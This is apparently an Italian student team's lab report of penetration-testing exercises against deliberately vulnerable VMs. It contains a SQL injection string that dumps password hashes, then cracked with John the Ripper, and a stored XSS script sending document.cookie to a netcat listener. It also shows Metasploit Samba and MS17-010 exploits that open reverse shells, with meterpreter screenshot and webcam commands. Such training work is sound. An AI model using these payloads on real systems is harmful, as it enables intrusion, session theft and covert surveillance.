



Epicode

Build Week + PROGETTO



Traccia e requisiti

Web Application Exploit SQLi

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

Web Application Exploit XSS

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente legito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Exploit Metasploitable con Metasploit

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable. Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento). Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

System Exploit BOF

Leggete attentamente il programma in allegato. Descrivere il funzionamento del programma prima dell'esecuzione. Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette? Modificare il programma affinché si verifichi un errore di segmentazione.

Exploit Windows con Metasploit

Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP. Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.



Web Application Exploit SQLi

SQL Injection è un attacco informatico che sfrutta debolezze nei sistemi di gestione di database, inserendo codice SQL dannoso nei campi di input di un'applicazione web. Ciò consente agli attaccanti di manipolare le query del database per ottenere informazioni sensibili, modificare dati o compromettere l'intero sistema.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static
    address 192.168.13.150
    netmask 255.255.255.0
    network 192.168.13.0
    broadcast 192.168.13.255
    gateway 192.168.13.1

--- 192.168.13.100 ping statistics ---
1 packets transmitted, 0 received, +3 errors, 100% packet loss, time
+ pipe 4
msfadmin@metasploitable:$ ping 192.168.13.100
PING 192.168.13.100 (192.168.13.100) 56(84) bytes of data.
64 bytes from 192.168.13.100: icmp_seq=1 ttl=64 time=3.71 ms
64 bytes from 192.168.13.100: icmp_seq=2 ttl=64 time=0.845 ms
64 bytes from 192.168.13.100: icmp_seq=3 ttl=64 time=0.311 ms
64 bytes from 192.168.13.100: icmp_seq=4 ttl=64 time=0.770 ms
64 bytes from 192.168.13.100: icmp_seq=5 ttl=64 time=0.440 ms
64 bytes from 192.168.13.100: icmp_seq=6 ttl=64 time=0.572 ms
64 bytes from 192.168.13.100: icmp_seq=7 ttl=64 time=0.318 ms
```

Prima di attaccare la web application DVWA su Kali Linux, è necessario configurare gli IP per Kali Linux e Metasploitable.

Usando "sudo nano /etc/network/interfaces". Successivamente, Si utilizza il comando "ping" per verificare la connettività tra le due macchine.



```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

Dopo esserci connessi alla DVWA e impostato il livello di sicurezza su low andiamo nella sezione SQL Injection.

Per avviare l'attacco, abbiamo utilizzato la stringa `1' OR 1=1 UNION SELECT user, password FROM users #`. Questa stringa sfrutta un'espressione logica sempre vera (`1=1`) per eludere i controlli di autenticazione. La parte `UNION SELECT` cerca di unire i risultati di una query originale con quelli di un'altra, estratte dalla tabella "users" con colonne "user" e "password". Il simbolo "#" indica un commento in SQL, ignorando tutto ciò che segue nell'interpretazione.

Dall'attacco riceviamo coppie di username e password sotto forma di hash. Gli hash sono stringhe di lunghezza fissa create da un algoritmo.

Nella memorizzazione delle password nel database, esse sono conservate come hash per sicurezza. Durante il login, il sistema confronta l'hash della password inserita con quello memorizzato.

Se corrispondono, l'accesso è consentito.

Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

0d107d09f5bbe40cade3de5c71e9e9b7

Analyze

Hash: 0d107d09f5bbe40cade3de5c71e9e9b7

Salt: Not Found

Hash type: MD5 or MD4

- Abbiamo ottenuto l'hash della password per l'utente Pablo. Per visualizzarla in chiaro, identifieremo l'algoritmo utilizzato (potrebbe essere MD5 o MD4) e useremo John The Ripper, uno strumento open source, per tentare di decifrare la password tramite tecniche come il dictionary attack e il brute-force attack.
- Copiamo l'hash della password in un file di testo, lo salviamo e avviamo John The Ripper nel terminale per tentare di decifrare la password utilizzando tecniche come il dictionary attack o il brute-force attack.

```
kali㉿kali:[~/Desktop] password.txt
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single-threaded rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein      (?)
1g 0:00:00:00 DONE 2/3 (2024-01-29 03:57) 50.00g/s 19200p/s 19200c/s 19200C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
(kali㉿kali)-[~/Desktop]
```



Epicode

Web Application Exploit XSS

L'XSS persistente è una vulnerabilità delle applicazioni web in cui i dati forniti dagli utenti vengono memorizzati nel server e successivamente restituiti senza una sanitizzazione adeguata. Questo apre la porta agli attaccanti per iniettare script malevoli nelle pagine web, che verranno poi visualizzati dagli altri utenti.

Dopo aver cambiato gli IP come richiesto dalla traccia e testato che funzionassero come mostrato in precedenza procediamo con l'esecuzione dell'attacco.

```
GNU nano 2.0.7          File: /etc/network/interfaces
#
# This file describes the network interfaces available
# and how to activate them. For more information, see
#
# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.104.150
netmask 255.255.255.0
network 192.168.104.0
broadcast 192.168.104.255
gateway 192.168.104.1
```


```
(fabiola㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Seguendo le istruzioni, utilizziamo Netcat ("nc") per metterci in ascolto sulla porta 4444. Netcat è noto come "il cacciavite della rete" per la sua versatilità nel leggere e scrivere dati su connessioni di rete. Il comando nc -lvp ci consente di ascoltare su una porta specifica e stabilire una connessione TCP o UDP.


Prima di eseguire l'attacco, modifichiamo il numero nella sezione "maxlength" del modulo HTML, che indica la lunghezza massima consentita per un campo di input. Inseriamo quindi uno script malevolo:
`<script>window.location='http://192.168.104.100:4444/?cookie=' + document.cookie;</script>`.

`<script>` è un tag HTML che indica l'inizio di un blocco di codice JavaScript.

Il codice `window.location='http://192.168.104.100:4444/?cookie=' + document.cookie;` modifica la `window.location` del browser dell'utente per reindirizzarlo a un URL specifico. L'URL, `http://192.168.104.100:4444/`, potrebbe essere un server controllato dall'attaccante. Inoltre, include i cookie dell'utente ottenuti tramite `document.cookie`. L'obiettivo di questo codice è rubare i cookie dell'utente e inviarli a un server controllato dall'attaccante.



Nel nostro terminale, ancora in ascolto sulla porta 4444, possiamo verificare il successo dell'attacco e il furto dei cookie.



```
(fabiola㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 59334
GET /?cookie=security=low;%20PHPSESSID=40e5c7f2e17752c818927030364643
11 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Upgrade-Insecure-Requests: 1
```

A terminal session on a Kali Linux machine. The user has run a netcat listener on port 4444. A connection is established from an IP address (192.168.104.100) with a random port (59334). The client sends a GET request to the '/' path, including a cookie header with the value 'security=low;%20PHPSESSID=40e5c7f2e17752c818927030364643'. The terminal shows the received data, including the cookie information.

System Exploit BOF

Questo programma in linguaggio C fa le seguenti cose:

Chiede all'utente di inserire 10 numeri e li salva in una lista.

Stampa la lista inserita dall'utente mostrando la posizione di ogni numero.

Ordina la lista in modo crescente usando un metodo chiamato "ordinamento a bolle".

Stampa la lista ordinata mostrando la posizione di ogni numero.

In breve, l'obiettivo è far inserire all'utente una lista di numeri, poi la ordina e infine mostra la lista ordinata.

```
#include <stdio.h>

int main () {

    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```



```
[kali㉿kali)-[~/Desktop]
$ gcc -o c1 c1.c
[kali㉿kali)-[~/Desktop]
$ ./c1
Inserire 10 interi:
[1]:56
[2]:23
[3]:4
[4]:12
[5]:9
[6]:65
[7]:345
[8]:21
[9]:1
[10]:34
Il vettore inserito e':
[1]: 56
[2]: 23
[3]: 4
[4]: 12
[5]: 9
[6]: 65
[7]: 345
[8]: 21
[9]: 1
[10]: 34
Il vettore ordinato e':
[1]:1
[2]:4
[3]:9
[4]:12
[5]:21
[6]:23
[7]:34
[8]:56
[9]:65
[10]:345
```

**Abbiamo verificato e confermato l'ipotesi
relativa al funzionamento del codice.**

BUFFER OVERFLOW

```
File Actions Edit View Help
#include <stdio.h>
int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i > -1 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }
}
```

```
[2960]: 1684889424
[2961]: 828054333
[2962]: 1832268603
[2963]: 1397050368
[2964]: 1163157331
[2965]: 1094929746
[2966]: 1701666640
[2967]: 811277117
[2968]: 1162608749
[2969]: 1415533395
[2970]: 1129140805
[2971]: 1935626305
[2972]: 1528511855
[2973]: 859517232
[2974]: 1275096371
[2975]: 1599296325
[2976]: 1297237332
[2977]: 1599095107
[2978]: 457008499
[2979]: 7155803
[2980]: 1397966156
[2981]: 1380275295
[2982]: 1346454349
[2983]: 1030976863
[2984]: 993090331
[2985]: 7156275
[2986]: 1397966156
[2987]: 1380275295
[2988]: 1346454349
[2989]: 1030059359
[2990]: 1831885595
[2991]: 792551168
[2992]: 1701670760
[2993]: 1818323759
[2994]: 1698967401
[2995]: 1869900659
[2996]: 791555952
[2997]: 771764579
[2998]: 3236655
[2999]: 0
[3000]: 0
zsh: segmentation fault ./c1
```

Per provocare un errore di segmentazione, abbiamo alterato la condizione del ciclo for incaricato della ristampa dell'intero vettore. Nello specifico abbiamo modificato la condizione del ciclo, mettendo $i > -1$, dove i è il contatore del ciclo. Abbiamo ottenuto un ciclo che si esegue all'infinito, di conseguenza il nostro programma continua a tentare di leggere valori al di fuori del range dei vettori, provocando così un Segmentation Fault.

Exploit Metasploitable con Metasploit

```
auto eth0
iface eth0 inet static
address 192.168.50.100
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.50.1
```

```
(kali㉿kali)-[~]  |  https://kali:8834/#/scans/folders/
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=0.218 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.184 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.195 ms
^C
--- 192.168.50.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2010ms
rtt min/avg/max/mdev = 0.184/0.199/0.218/0.014 ms
```

Nessus è uno strumento di scansione delle vulnerabilità che individua e valuta le vulnerabilità di sicurezza in reti, sistemi informatici e infrastrutture IT. Fornisce report dettagliati per aiutare gli utenti a valutare la sicurezza della propria rete e adottare misure correttive necessarie.



[Report Nessus](#)
[Metasploitable](#)

Dopo i passaggi preliminari, passiamo all'attacco utilizzando Metasploit, una piattaforma open-source per il penetration testing e lo sviluppo di exploit. Gli exploit sono strumenti progettati per sfruttare vulnerabilità nei sistemi, consentendo l'accesso non autorizzato. Metasploit è ampiamente utilizzato nella sicurezza informatica per simulare attacchi reali e identificare vulnerabilità nei sistemi e nelle reti.

```
msf6 > search samba
 7 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31   excellent Yes  Quest KACE Systems Management Command Injection
 8 exploit/multi/samba/usermap_script                 2007-05-14   excellent No   Samba "username map script" Command Execution
 9 exploit/multi/samba/nttrans                        2003-04-07   average  No   Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
```

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
RHOSTS    192.168.50.150  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit
RPORT     445                yes        The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
LHOST    192.168.50.100  yes        The listen address (an interface may be specified)
LPORT     5555               yes        The listen port
Exploit target:
BOFc
Id  Name
--  --
0   Automatic
```

Utilizziamo "msfconsole" nel terminale per accedere a Metasploit. Cerchiamo il servizio desiderato, ad esempio Samba, con il comando "search + nome servizio". Nel nostro caso, scegliamo il path numero 8 (exploit/multi/samba/usermap_script) usando il comando "use 8". Verifichiamo con "show options" che tutti i parametri necessari siano configurati, e li modifichiamo con "set + parametro" se necessario (come RHOSTS, RPORT, LHOSTS, ecc.).

Run Exploit

```
msf6 exploit(multi/samba/usermap_script) > run


[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 2 opened (192.168.50.100:5555 → 192.168.50.150:52758) at 2024-01-29 14:52:58 +0100

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:a1:7b:7a
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea1:7b7a/64 Scope:Link
          BOF UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:701 errors:0 dropped:0 overruns:0 frame:0
          TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:180655 (176.4 KB) TX bytes:11309 (11.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo      BOF2: Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:142 errors:0 dropped:0 overruns:0 frame:0
          TX packets:142 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:37485 (36.6 KB) TX bytes:37485 (36.6 KB)
```

Lanciamo l'exploit usando il comando "run" o "exploit" e verifichiamo il risultato con "ifconfig" per visualizzare le informazioni dell'interfaccia di rete. Se l'indirizzo IP corrisponde alla macchina target, abbiamo avuto successo nell'accesso alla rete attaccata.

Exploit Windows con Metasploit



A screenshot of a Microsoft Windows XP command prompt window titled "Prompt dei comandi". The window displays the following output:

```
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user>ping 192.168.200.100
Esecuzione di Ping 192.168.200.100 con 32 byte di dati:
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64

Statistiche Ping per 192.168.200.100:
  Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% persi),
  Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 0ms, Massimo = 0ms, Medio = 0ms
```



[Report Nessus](#)
[Windows XP](#)

Prima di procedere, modifichiamo le configurazioni di rete di Kali e Windows XP e garantiamo la comunicazione tra gli host
Inoltre alleghiamo il Report fatto con Nessus.

Dopo l'accesso a Metasploit, cerchiamo la vulnerabilità richiesta dalla traccia, cioè MS17-010.

Questo tipo di exploit è stato creato per sfruttare la vulnerabilità EternalBlue in Microsoft Windows. Questa vulnerabilità è stata originariamente utilizzata dal gruppo di hacking Shadow Brokers e successivamente impiegata nell'ampiamente diffuso attacco ransomware WannaCry nel 2017. L'exploit sfrutta una debolezza nel protocollo di condivisione file Server Message Block (SMB) di Windows, permettendo agli attaccanti di eseguire codice arbitrario e ottenere accesso a sistemi Windows non aggiornati. La denominazione "MS17" indica che si tratta di una patch di sicurezza rilasciata da Microsoft, con "17" che indica l'anno di rilascio (2017) e "010" come numero univoco associato all'avviso di sicurezza.

Dopo aver identificato la vulnerabilità, verifichiamo che tutti i parametri siano configurati correttamente e procediamo con l'attacco.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
--          --          --          --
DBGTRACE      false           yes        Show extra debug trace info
LEAKATTEMPTS  99             yes        How many times to try to leak transaction
NAMEDPIPE     NAMEDPIPE      no         A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes        List of named pipes to check
RHOSTS        192.168.200.200 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445            yes        The Target port (TCP)
SERVICE_DESCRIPTION SERVICE_DESCRIPTION no         Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME SERVICE_DISPLAY_NAME no         The service display name
SERVICE_NAME   SERVICE_NAME   no         The service name
SHARE         ADMIN$          yes        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain    .               no         The Windows domain to use for authentication
SMBPass      SMBPass        no         The password for the specified username
SMBUser      SMBUser        no         The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
--          --          --          --
EXITFUNC      thread         yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.200.100 yes        The listen address (an interface may be specified)
LPORT         7777           yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

Utilizzando il comando ifconfig, possiamo ottenere la configurazione di rete per confermare la presenza all'interno della macchina target. Seguendo le indicazioni della traccia, eseguiamo alcuni test per recuperare ulteriori informazioni.

```
meterpreter > ifconfig  
  
Interface 1  
=====  
Name      : MS TCP Loopback interface  
Hardware MAC : 00:00:00:00:00:00  
MTU       : 1520  
IPv4 Address : 127.0.0.1  
  
Interface 2  
=====  
Name      : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport  
Hardware MAC : 08:00:27:c3:35:0a  
MTU       : 1500  
IPv4 Address : 192.168.200.200  
IPv4 Netmask : 255.255.255.0
```

Nel nostro caso, abbiamo utilizzato il comando "run checkvm" per determinare se l'ambiente in cui è in esecuzione la sessione è una macchina fisica o virtuale.

```
meterpreter > run checkvm  
  
[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.  
[!] Example: run post/windows/gather/checkvm OPTION=value [ ... ]  
[-] The specified meterpreter session script could not be found: checkvm  
meterpreter > run post/windows/gather/checkvm  
  
[*] Checking if the target is a Virtual Machine ...  
[+] This is a VirtualBox Virtual Machine
```

Utilizzando il comando "webcam_list", abbiamo visualizzato una lista delle webcam disponibili e identificato ciascuna in base al loro ID.

```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > webcam_list  
1: Periferica video USB
```

Con il comando "screenshot", otteniamo uno screenshot del desktop del sistema target soggetto all'attacco.

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/KmUDmlkA.jpeg
```



Bonus: Hacking VM

BlackBox



[Report Bonus](#)
[Hacking VM BlackBox](#)

AGUGLIA
ANDREA



OMAR
FOUGANI



MARCO
D'ANTONI



KRISTIANO
KAMENICA



FABIOLA
CURCIO



PIERRE
LOBRILLO

